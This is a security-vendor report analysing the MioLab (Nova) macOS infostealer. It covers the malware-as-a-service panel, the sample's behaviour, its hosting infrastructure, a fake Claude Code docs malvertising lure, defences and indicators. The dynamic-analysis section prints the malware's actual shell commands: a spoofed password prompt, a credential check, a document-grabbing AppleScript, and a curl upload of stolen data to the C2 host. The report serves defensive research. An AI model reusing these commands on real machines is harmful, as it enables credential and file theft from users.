
As Apple computer’s market share continues to grow, threat actors are increasingly shifting their focus toward MacOS environments. Today, surging enterprise adoption and a user base of high-value targets, such as software engineers, executives, and cryptocurrency investors, attackers now see Macs as a highly profitable target.
Premium Malware-as-a-Service (MaaS) platforms such as MioLab (aka Nova) prove that macOS has transitioned from being “too small to attack” to a primary target demanding advanced evasion techniques.
MioLab, which is heavily advertised on prominent Russian-speaking underground forums, represents a highly commercialized and professional approach to MacOS malware. Command-and-control (C2) access and API integrations for larger cybercriminal syndicates ("traffers") are part of the MaaS. Distinctively, MioLab places a massive emphasis on cryptocurrency theft, offering an exclusive add-on module specifically engineered to compromise hardware wallets like Ledger and Trezor.
By combining a lightweight, evasive payload with an expansive, user-friendly web panel, MioLab equips attackers with the tools necessary to harvest sensitive browser data, drain high-value crypto wallets, and bypass macOS security mechanisms with highly customizable social engineering lures.
Core Capabilities
MioLab boasts an extensive feature set designed to maximize data exfiltration while minimizing the technical friction for its operators. Its capabilities can be categorized into payload execution, data exfiltration, and infrastructure management.

Figure 1. MioLab Login page.
Payload and System Evasion
-
Lightweight Architecture: The malicious stub is written in C, resulting in a compiled payload size of approximately 100 KB. This lean profile aids in evading basic, signature-based antivirus detection.
-
Broad Compatibility: It natively supports both legacy Intel (x86-64) and modern Apple Silicon (ARM64) architectures, functioning across macOS versions from Sierra to Tahoe.
-
Customizable Lures (Builder): Attackers can generate DMG, or Unix executable builds. The builder includes a live "DMG Preview" feature, allowing operators to visually design convincing installation windows, adjust background images, and place fake icons to trick users.
-
Social Engineering Prompts: The malware can trigger customizable, fake system error messages and macOS administrator password prompts to capture local user credentials.
-
Network Resilience: Data exfiltration (the "log" delivery) is designed to succeed regardless of the victim's active applications or VPN connections.
Data Theft and Exfiltration
-
Browser Hijacking: Extracts cookies, passwords, browsing history, autofill data, and Google tokens from all popular Chromium and Gecko-based browsers.
-
Cryptocurrency and Financial Theft: Steals data from over 200 crypto wallet browser extensions (e.g., MetaMask, Trust Wallet).
Targets 50+ desktop/cold wallets (e.g., Exodus, Electrum), actively hunting for .dat, .key, and .keys files. Features a premium module that targets Ledger and Trezor hardware wallets, capable of intercepting and stealing the user's 24-word BIP39 recovery seed phrases.

Figure 2. Stolen information view.
-
Credential Harvesting: Targets 15+ popular password managers (e.g., LastPass, Authenticator) and actively collects and decrypts the macOS native Keychain.
-
File and System Grabbing: Includes an individually configurable FileGrabber to steal specific documents, collects Apple Notes, and gathers comprehensive system fingerprinting data.
Operator Infrastructure (Web Panel)
-
Advanced Dashboard and Log Management: Offers a web-based sorter for downloaded logs, allowing operators to filter victims by country, stolen assets, or specific queries.

Figure 3. MioLab new dashboard web panel.

Figure 4. MioLab new log management panel.
-
Google Cookie Restoration: Features a built-in tool with proxy support designed to "restore" Google sessions using stolen tokens, allowing attackers to hijack accounts without needing the password or 2FA codes.

Figure 5. Cookie handling UI.
-
ClickFix Integration: Includes a 1-click utility that allows attackers to input their server credentials and instantly deploy landing pages or malicious scripts to aid in payload distribution.

Figure 6. ClickFix server input.
-
Team and Alert Integrations: Supports Telegram bot binding for real-time notifications of new victims and offers a dedicated API for larger cybercriminal teams to automate payload generation and log downloading.
Analyzing the Latest MioLab Updates
Monitoring changelogs reveals a high-velocity development cycle. These updates demonstrate MioLab's rapid transition from a basic infostealer into a mature, enterprise-like MaaS platform designed for large-scale cybercriminal teams.
Analysis of the latest patch notes (up to February 2026) highlights several critical advancements in the malware's capabilities:
- Enhanced Data Harvesting: The developers have significantly upgraded their data extraction modules, seemingly overcoming native macOS security boundaries.
- Safari Targeting: The developers claim to have successfully fixed their Safari Cookies grabber. This is a critical development, as previously, the stealer avoided Apple's native browser. Successfully harvesting Safari data indicates a potential TCC bypass or a new method for silently accessing native databases.
- Automated Apple Notes Decryption: In earlier iterations, MioLab simply exfiltrated the encrypted NoteStore.sqlite database, requiring operators to manually decrypt it on their own macOS machines. The malware now decrypts notes locally on the victim's machine and exfiltrates them in plain .txt format, accelerating the attackers' ability to scrape plaintext passwords and cryptocurrency seed phrases.
- Universal Hardware Wallet Modules: The extraction modules for hardware wallets (Ledger and Trezor) have been completely rebuilt and are now described as "universal," adapting to recent updates by the wallet manufacturers. The stealer also expanded its support for various desktop wallets and fixed bugs related to Google session token extraction.
- Infection Vectors (ClickFix) and Defense Evasion:MioLab continues to lean heavily into social engineering, specifically optimizing the ClickFix infection chain
- Click ClickFix Generation: The C2 panel now features a one-click utility that automatically generates malicious Terminal commands for ClickFix campaigns. Operators simply input their server details, and the panel outputs the exact payload needed for the fake CAPTCHA pages.
- Dedicated Proxy Layers:To improve C2 callback success rates and evade network-based detections, the developers introduced individual proxy servers. This isolates the network traffic of specific builds, making infrastructure takedowns much harder.
- FUD Maintenance: The authors actively maintain a Fully Undetectable (FUD) status, regularly purging AV detections and instructing clients to "rebuild" their payloads. They currently claim a 100% execution success rate on live macOS environments.
MaaS Automation and Operator UX
- Visual DMG Builder: The panel now includes a real-time preview tool for creating malicious .dmg disk images. Operators can visually position the fake app icon and the "drag to Applications" arrow over custom background images, optimizing their social engineering lures.

Figure 7. MioLab DMG Builder

Figure 8. MioLab UNIX Builder.
- Team API: Full API access is now included in the base subscription. This allows large teams to programmatically generate Unix/DMG builds, download exfiltrated logs, and manage their infrastructure without needing to log into the web interface.
- Granular Analytics: The developers have implemented detailed conversion statistics and individual notification (callback) routing for separate builds, allowing operators to track the ROI of specific spam or malvertising campaigns.
Technical Analysis

Figure 9. MioLab infection chain.
Static Analysis
File Information:
-
SHA-256 Hash: 2551e64498ed723fa2b258c9134ee299308ef91c82e14b9e873fc06dddb8f3f4
-
Application Name: Application
-
Executable Format: Mach-O Universal Binary
-
Architectures:
x86_64: Mach-O 64-bit x86_64 executablearm64: Mach-O 64-bit arm64 executable
Flags:
-
NOUNDEFS: No undefined symbols.
-
DYLDLINK: Dynamic linking is used.
-
TWOLEVEL: Two-level namespace for symbols.
-
BINDS_TO_WEAK: The binary binds to weak symbols.
-
PIE (Position Independent Executable): The binary is position-independent.
File Details:
-
Executable Names: mio_x86 (x86_64 architecture), mio_arm64 (arm64 architecture).
-
Bundle Identifier: com.utils.application (Possibly auto-generated).
-
Bundle Name: Application.
-
Minimum macOS Version: 11.5 (This specifies the minimum macOS version required to run the sample).
Strings and Obfuscation:
-
Strings: The sample makes extensive use of dynamic string construction, with strings encoded and decoded at runtime.
-
Runtime Obfuscation: The sample employs runtime obfuscation, especially with the use of XOR operations to decode system commands at runtime. An example XOR operation is shown below:
*puVar16 = 0xee919924b5e86aae;...*puVar16 = *(...) ^ *puVar16;_system((char *)puVar16);
This indicates that the malware dynamically decodes a system command and executes it via the _system() function.
System Calls:
Imports:
system: For executing system commands.popenand pclose: For opening and closing processes.fork: For creating new processes.setsid: For creating a new session, which can be used to daemonize the malware.
C++ Filesystem Functions
The sample makes extensive use ofstd::__fs::filesystem::path functions, which are part of the C++ standard library used for file system manipulation. This could indicate accessing or manipulating files on the system, such as harvesting or exfiltrating user data.
Plist Information:
The Info.plist file provides metadata about the application:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>CFBundleExecutable</key>
    <string>Application</string>
    <key>CFBundleIconFile</key>
    <string>Application</string>
     <key>CFBundleIdentifier</key>
    <string>com.utils.application</string>
    <key>CFBundleName</key>
    <string>Application</string>
    <key>CFBundlePackageType</key>
    <string>APPL</string>
    <key>CFBundleVersion</key>
    <string>1.0</string>
    <key>LSMinimumSystemVersion</key>
    <string>11.5</string>
</dict>
</plist>
Executable Name: Application
Bundle Identifier: com.utils.application (likely a placeholder or auto-generated)
Minimum System Version: macOS 11.5
Dynamic analysis
Execution flow from Report
Once executed, the user will see the installation window asking to right click and press “open” to install the application.

Figure 10. Installer window.
Once opened, the sample forcefully terminates all running instances of the macOS Terminal using the following command:
sh -c killall Terminal
Next, it hijacks the user’s password by running a shell command that uses osascript (AppleScript) to show a fake system-style dialog, masking the input to look legitimate.
sh -c osascript -e 'display dialog "You need to configure system settings before running this application.Please enter your password." default answer "" with icon 0 buttons {"Continue"} default button "Continue" with title "System Preferences" with hidden answer' 2>/dev/null

Figure 11. Custom password prompt.
Once the password is retrieved, it attempts to authenticate a username and password against the local macOS directory service using dsclto verify whether the provided password is correct. Then, it collects system information about macOS software, hardware, and display configuration using system_profiler.
sh -c dscl . -authonly 'user' 'password' 2>/dev/nullsh -c system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType 2>/dev/null
After verifying the user credentials, the malware runs an AppleScript via osascriptthat searches the user’s Desktop, Documents, and Downloads folders for specific file types (such as txt, docx, xlsx, pdf, kdbx, etc), copies matching files to a temporary directory, renames them sequentially, and stops once the total collected size reaches about 10 MB.
sh -c osascript -e 'on mkdir(someItem)tryset filePosixPath to quoted form of (POSIX path of someItem)do shell script "mkdir -p " & filePosixPathend tryend mkdiron filegrabber(outputDirectory, extensionsList, maxFilesSize)tryset destinationFolderPath to POSIX file outputDirectorymkdir(destinationFolderPath)set bankSize to 0set fileCounter to 1tell application "Finder"tryset desktopFiles to every file of desktopset documentsFiles to every file of folder "Documents" of (path to home folder)set downloadsFiles to every file of folder "Downloads" of (path to home folder)repeat with aFile in (desktopFiles & documentsFiles & downloadsFiles)set fileExtension to name extension of aFileif fileExtension is in extensionsList thenset filesize to size of aFileif (bankSize + filesize) < maxFilesSize thentryset newFileName to (fileCounter as string) & "." & fileExtensionduplicate aFile to folder destinationFolderPath with replacingset destFolderAlias to destinationFolderPath as aliastell application "Finder"set copiedFiles to every file of folder destFolderAliasset lastCopiedFile to item -1 of copiedFilesset name of lastCopiedFile to newFileNameend tellset bankSize to bankSize + filesizeset fileCounter to fileCounter + 1end tryelseexit repeatend ifend ifend repeatend tryend tellend tryend filegrabberfilegrabber("/var/folders/lr/tp2nkd7x0pb0b3769189z9y40000gn/T/822c45a52cad26af77ea25f121724999/User Files", {"txt", "md", "csv", "json", "doc", "docx", "xls", "xlsx", "pdf", "cfg", "kdbx"}, 10 * 1024 * 1024)' 2>/dev/null
The user will see a system popup asking whether to allow malware access to documents.

Figure 12. “Finder” access permission request.
Dynamic execution of the MioLab sample reveals a highly aggressive and structured data-harvesting routine. By monitoring macOS system calls, we can map the exact directories and databases the malware targets before exfiltration. The stealer categorizes its
operations into system reconnaissance, browser credential theft, cryptocurrency wallet extraction, and messenger hijacking.
Payload Staging and System Reconnaissance
Upon execution, the malware immediately creates a randomized staging directory within the macOS temporary folder ($TMPDIR/822c45a52cad26af77ea25f121724999/). It uses this staging ground to aggregate stolen data and writes basic system and user reconnaissance to flat text files:
-
User Name.txt
-
User Password.txt
-
System Information.txt
Simultaneously, it targets the macOS Keychain, attempting to dump local credentials by accessing ~/Library/Keychains/login.keychain-db.
Extensive Browser Hijacking
The sample demonstrates broad compatibility with both Chromium and Gecko-based browsers, searching their default application support directories for local state files, cookies, and autofill data.
Chromium Targets: The malware targets standard Chromium databases (login data, web data, cookies, preferences, and local extension settings). Interestingly, it also contains specific hunting logic for Yandex browser artifacts (Ya Autofill Data, Ya Credit Cards, Ya Passman Data).
Browsers targeted include:
-
Google Chrome (Default, Beta, Canary, Dev, and Testing builds)
-
Brave Browser
-
Arc
-
Microsoft Edge
-
Opera and OperaGX
-
Vivaldi
-
Yandex and CocCoc
Gecko Targets: For Firefox and its forks, the stealer queries standard Mozilla profiles for cookies.sqlite, formhistory.sqlite, key4.db (encryption keys), and logins.json (saved passwords). Targets include:
-
Mozilla Firefox
-
Librewolf
-
Waterfox
-
SeaMonkey
-
TorBrowser
-
Zen Browser
The latest Miolab variant also introduces support for Safari cookie harvesting on macOS.
Cryptocurrency Wallet Extraction
MioLab places a heavy emphasis on draining cryptocurrency wallets. It actively hunts for the local storage databases, wallet files (wallet.dat), and configuration files of over a dozen desktop wallet clients and node software.
Targeted Application Support/Home Directories:
-
Exodus
-
Electrum (.electrum, .electrum-ltc, .electron-cash)
-
Wasabi Wallet (.walletwasabi/client/Wallets)
-
Monero (~/Monero/wallets)
-
Bitcoin / Litecoin / Dogecoin / DashCore (wallet.dat and wallets/ folders)
-
Atomic Wallet / Guarda (targeting Local Storage/leveldb)
-
Binance (app-store.json)
-
Tonkeeper (config.json)
Hardware Wallet Interfaces: The malware attempts to manipulate or extract data from hardware wallet companion apps, specifically querying the configuration folders and native .app binaries in the /Applications/ directory for:
-
Ledger Live
-
Ledger Wallet
-
Trezor Suite
Messengers And Note-Taking Applications
Infostealers frequently target messaging applications to hijack active sessions and note-taking apps to steal plain-text seed phrases. The sandbox logs confirm MioLab accesses:
-
Telegram: ~/Library/Application Support/Telegram Desktop/tdata and group container paths (ru.keepcoder.Telegram).
-
Discord: ~/Library/Application Support/discord/Local Storage/leveldb (typically to extract active session tokens).
-
Apple Notes: ~/Library/Group
-
Containers/group.com.apple.notes/NoteStore.sqlite (a prime target for users who insecurely store passwords or crypto seed phrases).
Archiving And Exfiltration
Once the data gathering phase is complete, the malware traverses its customized staging folder (.../Browsers, .../Apple Notes, .../User Files) and compresses the entire directory structure. The resulting archive is dropped into the temp directory as
822c45a52cad26af77ea25f121724999.zip, ready to be POSTed to the attacker's C2 infrastructure.
The malware uses curlfor uploading the collected ZIP archive, sending it as a form file (report_file) along with identifiers ( user_id and build_tag).
sh -c curl -X POST hxxps://socifiapp[.]com/api/reports/upload -F "user_id=47" -F "build_tag=ILoveNeko" -F "report_file=@/var/folders/lr/tp2nkd7x0pb0b3769189z9y40000gn/T/822c45a52cad26af77ea25f121724999.zip" 2>/dev/null
In the end, the sample runs an AppleScript dialog via osascriptthat displays a message claiming the Mac does not support the application. This is performed to mislead the user into thinking the program failed to run.
sh -c osascript -e 'display dialog "Your Mac does not support this application. Try reinstalling or downloading the version for your system." with title "System Preferences" with icon 0 buttons {""}' 2>/dev/null
The user will see the following message:

Figure 13. Fake error message.
Builder hosting analysis
While the builder website is hidden behind CloudFlare, it was possible to locate the real IP address behind it using OSINT search engine FOFA.

Figure 14. The IP address behind Cloudflare (source: FOFA).
The host was located at 196.251.107[.]171:3000.
Analyzing the host, the name FEMO IT Solutions Ltd. came up. According to the detailed research this company is known for being a safe haven for various malware families and operates so-called “bulletproof hosting” — a hosting service that ignores legal and law enforcement complaints. In this case, the hosting service is called “Defhost”.

Figure 15. Bulletproof hosting Telegram channel.
Infrastructure Overlap: The MioLab and Web3 Drainer
Pivoting on playavalon[.]org reveals that the operators behind MioLab are managing a broader, organized cybercrime ecosystem. While a January 29, 2026, urlscan.io snapshot definitively places the MioLab admin panel on this domain, the infrastructure has since been actively rotated. Today, the root of playavalon[.]org, along with a clustered network of related domains including wtkqwctkow[.]icu,
rocqwkeorkcowqkrcw[.]icu and other domains, is actively serving a sophisticated Ethereum Token Airdrop phishing campaign.

Figure 16. MioLab admin panel in urlscan.io snapshot.
This infrastructure rotation perfectly aligns with the developers' recent Telegram announcements. In early 2026, MioLab authors began selling individual proxy servers to their affiliates.
Instead of simply abandoning the burned domain, they immediately swapped the root index to a crypto airdrop drainer. This allows them to monetize any residual inbound traffic from victims, automated sandboxes, or curious researchers who follow the old IOCs.

Figure 17. Crypto drainer main page.

Figure 18. Wallet connection panel.
Parameterized Lures and Dynamic Rendering Active probing of the Web3 drainer infrastructure reveals that the phishing pages are entirely reliant on parameterized URLs. Navigating to the root domain results in a fallback error state (NO CA PROVIDED), indicating that the operators distribute tailored, token-specific links (e.g., ?CA=0x...) during their spam campaigns.

Figure 19. View without token in URL.
This dynamic rendering ensures the victim sees real-time, accurate financial data for the specific token they are being lured to "claim," significantly increasing the credibility of the social engineering trap.

Figure 20. View with token in URL.
The real IP behind CloudFlare 196[.]251[.]107[.]97, reveals the same hosting as a new miolab login page, FEMO IT Solutions Ltd.

Figure 21. FOFA information about the real IP.

Figure 22. FOFA information about the real IP SSH service.

This sample demonstrates a classic macOS infostealer attack chain focused on credential theft and cryptocurrency wallet exfiltration, with techniques concentrated in credential access, collection, and exfiltration phases.
Active Malvertising Campaign Exploiting 'Claude Code'
Shortly before publication, researcher Marcelo Rivero (@MarceloRivero) identified a live malvertising campaign distributing the MioLab (aka Nova stealer). This new campaign brilliantly highlights the operators' focus on high-value targets and validates the behavioral patterns we observed during our analysis.

Figure 23. Clone of Claude Code Docs
The Lure: Weaponizing AI Developer Tools
The threat actors are utilizing malvertising to drive traffic to a highly convincing clone of the Claude Code Docs (Anthropic's command-line AI tool). This is a great example of social engineering, because Claude Code is legitimate CLI application, the victim is already primed to open their macOS Terminal.
Analysis of the fake documentation portal revealed a highly targeted ClickFix execution flow:
-
The Decoy: The installation instructions for Windows users remain entirely legitimate, allowing the site to pass visual inspection by Windows-based security analysts or automated scanners.
-
The macOS Trap: For macOS users, the site deploys a "drag-to-Terminal" or ClickFix-style payload.
-
Stage 1 (The Dropper): The initial execution relies on a Base64-masked URL. When decoded and executed, it utilizes a curl loader to fetch the Mach-O payload, drops it into the /tmp directory, and immediately executes an xattr -c command. This perfectly aligns with our behavioral findings regarding MioLab's strategy to wipe the Apple Quarantine attribute and bypass Gatekeeper.
Validating the Obfuscation Analysis
Furthermore, Rivero noted that the Stage-2 payload utilizes repeated shift/XOR deobfuscation before executing via the native _system call. This external observation independently corroborates our analysis of the miolab_entry.txt memory allocations, confirming that the developers rely heavily on inline, dynamic XOR loops to construct their strings and execution paths at runtime.
Recommendations:
To protect against MioLab and similar macOS infostealers, the following defensive measures are recommended:
- User Awareness Training: Educate users to be suspicious of unexpected password prompts, especially those claiming they need to "configure system settings" to run a recently downloaded application.
- Monitor Critical Binaries: Implement strict monitoring or execution prevention for sensitive system utilities when called by unsigned or untrusted applications, specifically 'dscl', 'osascript', 'system_profiler', and 'csrutil'.
- Audit File Access: Monitor for unauthorized access to sensitive browser directories (e.g., Chrome/Firefox profile folders) and the macOS Keychain files ('login.keychain-db').
- Enforce Code Signing: Ensure that only applications with valid, trusted code signatures are allowed to execute. The analyzed MioLab sample was noted for having an invalid code signature.
- Restrict Network Exfiltration: Block known malicious domains such as 'socifiapp.com' and monitor for suspicious 'curl' POST requests containing form data directed at external APIs.
MITRE ATT&CK Matrix — MioLab MacOS Infostealer
IoCs
-
5c1cd6b18d9cdb7a682560518f0438cc - Miolab MacOS infostealer variant
-
2422f04227fa86a149aed35d82f9a7fc - Miolab MacOS infostealer variant
-
C8678739a0301fc2a46bbc7ed8629386 - Miolab MacOS infostealer variant
-
620e70d3246fcb75037a005684407e42 - Miolab MacOS infostealer variant
-
eeaba83f9e5a3922b02ba178c4ae445e - Malvertising Stage 1 Shell Script (MD5)
-
581f43161c591c43a3beb6d8e65b091a - Malvertising Stage 2 Mach-O Stealer
C2 Domain:
hxxps://socifiapp[.]com
Domains with active new MioLab login panel:
-
macosdev[.]world
-
weetspace[.]com
-
zynce[.]org
-
owqkoqoqoqoqoqqoqoo[.]info
-
mioisiskwowiwjowuwjwolab[.]club/login
Real IP of the new login panel behind CloudFlare:
hxxp://196.251.107[.]171 - real panel IP
File System Indicators
Suspicious temporary staging directory:
/var/folders/.../T/822c45a52cad26af77ea25f121724999
Archive created:
822c45a52cad26af77ea25f121724999.zip
Credential harvesting files:
User Name.txt
User Password.txt
System Information.txt
Crypto Scam Domains Previously Related to the MioLab older Login Panel:
rocqwkeorkcowqkrcw[.]icu
decline[.]top
wtkqwctkow[.]icu
Real IP of the older login panel currently crypto scam behind CloudFlare:
196.251.107[.]97
Domain used by miolab in the past*:
adjustservices[.]com
approvalmechanism[.]com
approve-me[.]com
approvecommand[.]com
automatic-approval[.]com
blindsettlement[.]com
bothnationaldomainzones[.]com
bucketowlsummary[.]com
captainnose[.]com
carrotvegetable[.]com
certainstoragefeel[.]com
charitydome[.]com
chopaquarium[.]com
command-confirm[.]com
